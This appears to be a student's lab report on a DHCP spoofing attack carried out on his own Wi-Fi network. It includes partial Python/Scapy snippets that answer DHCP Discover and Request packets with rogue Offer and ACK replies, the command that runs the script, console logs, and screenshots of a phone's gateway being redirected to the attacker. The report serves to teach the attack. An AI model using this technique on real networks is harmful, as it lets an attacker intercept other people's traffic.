DHCP Spoofing Attack

(Shamiul Hasan - 1505038)

Definition:

In ***DHCP Spoofing Attack***, An attacker can spoof the DHCP server and send forged replies to the client with fake network settings allowing the attacker to intercept upcoming client's communication.





Figure: DHCP Spoofing Attack Topology Diagram

Steps of Attacks:


1. At first, the dhcp_spoofer.py code is run. This code completes the DHCP spoofing attack. This file sniffs the packets at 67 and 68port of the attacker PC and send appropriate replies to them to behave as a DHCP server.
2. Dhcp_spoofer.py at first looks for 'DHCP discover' packets from the victim and if it finds it, it replies with a rogue offer packet based on the received packet.



```python
# Match DHCP discover
if DHCP in packet and packet[DHCP].options[0][1] == 1:
    print(packet.command())
    print('---')
    print('New GOOD DHCP Discover')
    hostname = get_option(packet[DHCP].options, 'hostname')
    print(f"Host {hostname} ({packet[Ether].src}) asked for an IP")

    # Sending rogue offer packet
    send_rogue_dhcp_offer_packet(packet)
```

Figure: DHCP Discover sniffing

3. When the victim device receives the DHCP Offer packet, it sends the request packet to the rogue DHCP server and the Rogue server replies with an appropriate ACK packet and thus the connection is established.




```python
# Match DHCP request
elif DHCP in packet and packet[DHCP].options[0][1] == 3:
    print('---')
    print('New GOOD DHCP Request')
    # print(packet.summary())
    # print(ls(packet))

    requested_addr = get_option(packet[DHCP].options, 'requested_addr')
    hostname = get_option(packet[DHCP].options, 'hostname')
    print(f"Host {hostname} ({packet[Ether].src}) requested {requested_addr}")

    # sending rogue ack packet
    send_rogue_dhcp_ACK_packet(packet)
```

Figure: DHCP request checking and replying with rogue ACK

4. In this whole process, attacker set the gateway of the victim PC as its own IP. So, once the connection is established, whenever victim passes a packet, it will go through Rogue PC.

Attacker and victim snapshots:



7:53 AM

Heisenberg Network details

Auto connect	
Status	Connected
Signal strength	Excellent
Link speed	144Mbps
Security	WPA2 PSK
IP address	fe80::a650:46ff:fe7c:1291 192.168.0.100
Subnet mask	255.255.255.0
Gateway	192.168.0.1

PROXY


None

IP SETTINGS

DHCP

Figure: My android device at normal condition, connected to the good dhcp server and default gateway is 192.168.0.1 and IP is 192.168.0.100


Now we run the dhcp_spoofer.py to perform the attack.



shamiul93@shamiul93: ~/Documents/Problem Solving Online Judges/pythonCodes/Co...
File Edit View Search Terminal Help


```
shamiul93@shamiul93:~/Documents/Problem Solving Online Judges/pythonCodes/Codes/
Final-Codes$ sudo python3 dhcp_spoofer.py -i wlo1
```

Figure: Command to run the dhcp_spoofer.py




```
shamiul93@shamiul93:~$ ifconfig
enp8s0: flags=4099<UP,BROADCAST,MULTICAST>  mtu 1500
        inet6 fe80::b25a:daff:fe9b:727b  prefixlen 64  scopeid 0x20<link>
        ether b0:5a:da:9b:72:7b  txqueuelen 1000  (Ethernet)
        RX packets 2782  bytes 286171 (286.1 KB)
        RX errors 0  dropped 11  overruns 0  frame 0
        TX packets 27  bytes 2912 (2.9 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 655251  bytes 119067711 (119.0 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 655251  bytes 119067711 (119.0 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

vboxnet0: flags=4099<UP,BROADCAST,MULTICAST>  mtu 1500
        ether 0a:00:27:00:00:00  txqueuelen 1000  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

wlo1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.0.102  netmask 255.255.255.0  broadcast 192.168.0.255
        inet6 fe80::8dc1:23eb:a275:98d3  prefixlen 64  scopeid 0x20<link>
        ether 40:b8:9a:a1:e7:f5  txqueuelen 1000  (Ethernet)
        RX packets 9903460  bytes 10662374098 (10.6 GB)
        RX errors 0  dropped 3  overruns 0  frame 0
        TX packets 3949661  bytes 581880962 (581.8 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

shamiul93@shamiul93:~$ 
```

Figure: Attacker PC IP configuration


shamiul93@shamiul93: ~/Documents/Problem Solving Online Judges/pythonCodes/Codes/Final-Codes
File Edit View Search Terminal Help

```
288619, secs=0, flags=0, ciaddr='0.0.0.0', yiaddr='0.0.0.0', siaddr='0.0.0.0', giaddr='0.0.0.0', chaddr=b'\xa4PF|\x12\x91\x00\x00\x00\x00\x00\x00
\x00\x00\x00\x00', sname=b'\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x
00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00', file
=b'\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x
00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x0
0\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00
\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00', options=b'c\x82Sc')/DHCP(options=[('message-type', 1), ('clien
t_id', b'\x01\xa4PF|\x12\x91'), ('max_dhcp_size', 1500), ('vendor_class_id', b'android-dhcp-9'), ('hostname', b'POCOPHONEF1-POCOPHON'), ('param_r
eq_list', [1, 3, 6, 15, 26, 28, 51, 58, 59, 43]), 'end', 'pad'])
---
New GOOD DHCP Discover
Host POCOPHONEF1-POCOPHON (a4:50:46:7c:12:91) asked for an IP
[*] Got dhcp DISCOVER from: a4:50:46:7c:12:91 xid: 0x4be4d7ab
XXXXXXXXXXXXXX Rogue OFFER packet on BUILD XXXXXXXXXXXXXX

[*] Sending Rogue OFFER...
.
Sent 1 packets.
XXXXXXXXXXXXXXX  Rogue OFFER packet SENT XXXXXXXXXXXXXX
---
New GOOD DHCP Request
Host POCOPHONEF1-POCOPHON (a4:50:46:7c:12:91) requested 192.168.0.100
[*] Got dhcp REQUEST from: a4:50:46:7c:12:91 xid: 0x4be4d7ab
XXXXXXXXXXXXXX Rogue ACK packet on BUILD XXXXXXXXXXXXXX

[*] Sending ACK...
.
Sent 1 packets.
XXXXXXXXXXXXXX Rogue ACK packet SENT XXXXXXXXXXXXXX
---
New GOOD DHCP Offer
DHCP Server 192.168.0.38 (40:b8:9a:a1:e7:f5) offered 192.168.0.76
DHCP Options: subnet_mask: 255.255.255.0, lease_time: 192800, router: 192.168.0.102, name_server: None, domain: None
---
New GOOD DHCP Ack
DHCP Server 192.168.0.38 (40:b8:9a:a1:e7:f5) acked 192.168.0.76
DHCP Options: subnet_mask: 255.255.255.0, lease_time: 192800, router: 192.168.0.102, name_server: None
```

Figure: dhcp_spoofer.py is sniffing for DHCP packets after running



Android system

This Wi-Fi network has no access to the internet

Tap to view details

Status: Connected, no internet

Signal strength: Excellent

Link speed: 144Mbps

Security: WPA2 PSK

IP address: fe80::a650:46ff:fe7c:1291
192.168.0.76


Subnet mask: 255.255.255.0

Gateway: 192.168.0.102

PROXY: None

IP SETTINGS: DHCP

In this image, an android phone tried to get connected to the ‘Heisenberg’ wifi network. Default gateway set by our real DHCP server is 192.168.0.1 and the ip pool of the good dhcp server is from 192.168.0.100-192.168.0.110.



DHCP Settings

DHCP Server: ○ Disable ● Enable
Start IP Address: 192.168.0.100
End IP Address: 192.168.0.110
Lease Time: 120 minutes (1~2880 minutes, the default value is 120)
Default Gateway: 192.168.0.1 (optional)
Default Domain: (optional)
DNS Server: 0.0.0.0 (optional)
Secondary DNS Server: 0.0.0.0 (optional)

Figure: DHCP configuration of the router.

